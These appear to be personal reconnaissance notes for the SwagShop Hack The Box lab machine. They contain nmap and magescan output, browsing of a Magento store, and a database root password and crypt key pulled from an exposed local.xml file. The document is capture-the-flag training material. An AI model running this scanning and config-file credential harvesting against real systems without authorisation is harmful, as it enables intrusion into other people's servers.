

swagshop



```
┌──(root💀 kali)-[/Documents/htb/boxes/swagshop]
└─# nmap -sC  -sV -oA nmap/swadshop 10.10.10.140
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-01 19:24 EDT
Nmap scan report for 10.10.10.140
Host is up (0.096s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
|_  256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Home page
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.27 seconds
```



HOME PAGE

NEW PRODUCTS

1. 5 X HACK THE BOX STICKER
2. 5 X HACK THE BOX SQUARE STICKER
3. HACK THE BOX LOGO T-SHIRT

COMPARE PRODUCTS

You have no items to compare.


NEWSLETTER

COMPANY
- ABOUT US
- CONTACT US
- CUSTOMER SERVICE
- PRIVACY POLICY


QUICK LINKS
- SITE MAP
- SEARCH TERMS
- ADVANCED SEARCH

ACCOUNT
- MY ACCOUNT
- ORDERS AND RETURNS


© 2014 Magento Demo Store. All Rights Reserved.



10.10.10.140/index.php/




10.10.10.140/index.php/customer/account/login/



10.10.10.140/index.php/checkout/cart/

why /index.php/




Not Found

The requested URL /checkout/cart/ was not found on this server.

Apache/2.4.18 (Ubuntu) Server at 10.10.10.140 Port 80

it's like wordpress platform




Environ 1.320.000 résultats (0,43 secondes)


https://github.com › steverobbins ▾ Traduire cette page

steverobbins/magescan: Scan a Magento site for ... - GitHub


Since we can't see the **code** base, this tool makes assumptions and takes guesses. Information reported isn't guaranteed to be correct. For in depth analyses, ...




```
┌──(root💀kali)-[/Documents/htb/boxes/swagshop]
└─# php magescan.phar
Mage Scan version 1.12.9

Usage:
  command [options] [arguments]

Options:
  -h, --help            Display this help message
  -q, --quiet           Do not output any message
  -V, --version         Display this application version
      --ansi            Force ANSI output
      --no-ansi         Disable ANSI output
  -n, --no-interaction  Do not ask any interactive question
  -v|vv|vvv, --verbose  Increase the verbosity of messages: 1 for normal output, 2 for more verbose output and 3 for debug

Available commands:
  help              Displays help for a command
  list              Lists commands
 scan
  scan:all          Run all scans
  scan:catalog      Get catalog information
  scan:modules      Get installed modules
  scan:patch        Get patch information
  scan:server       Check server technology
  scan:sitemap      Check sitemap
  scan:unreachable  Check unreachable paths
  scan:version      Get the version of a Magento installation
```




```
┌──(root💀kali)-[/Documents/htb/boxes/swagshop]
└─# php magescan.phar scan:all http://10.10.10.140
Scanning http://10.10.10.140/...
```




```
 Magento Information

+-----------+------------------+
| Parameter | Value            |
+-----------+------------------+
| Edition   | Community        |
| Version   | 1.9.0.0, 1.9.0.1 |
+-----------+------------------+
```




```
 Unreachable Path Check
```



```
app/etc/local.xml                    | 200          | Fail
```




```
index.php/rss/order/NEW/new          | 200          | Fail
```



```
shell/                               | 200          | Fail
```


view-source:http://10.10.10.140/app/etc/local.xml

```
 <crypt>
          <key><![CDATA[b355a9e0cd018d3f7f03607141518419]]></key>
 </crypt>
 <host><![CDATA[localhost]]></host>
 <username><![CDATA[root]]></username>
 <password><![CDATA[fMVWh7bDHpgZkyfqQXreTjU9]]></password>
 <dbname><![CDATA[swagshop]]></dbname>
 <model><![CDATA[mysql4]]></model>
 <type><![CDATA[pdo_mysql]]></type>
```



```
Index of /shell

      Name                Last modified     Size Description
---------------------------------------------------------------
  Parent Directory                           -
  abstract.php        2014-05-07 14:58 5.5K
  compiler.php        2014-05-07 14:58 4.3K
  indexer.php         2014-05-07 14:58 8.0K
  log.php             2014-05-07 14:58 5.8K
---------------------------------------------------------------
Apache/2.4.18 (Ubuntu) Server at 10.10.10.140 Port 80
```

nothing interesting

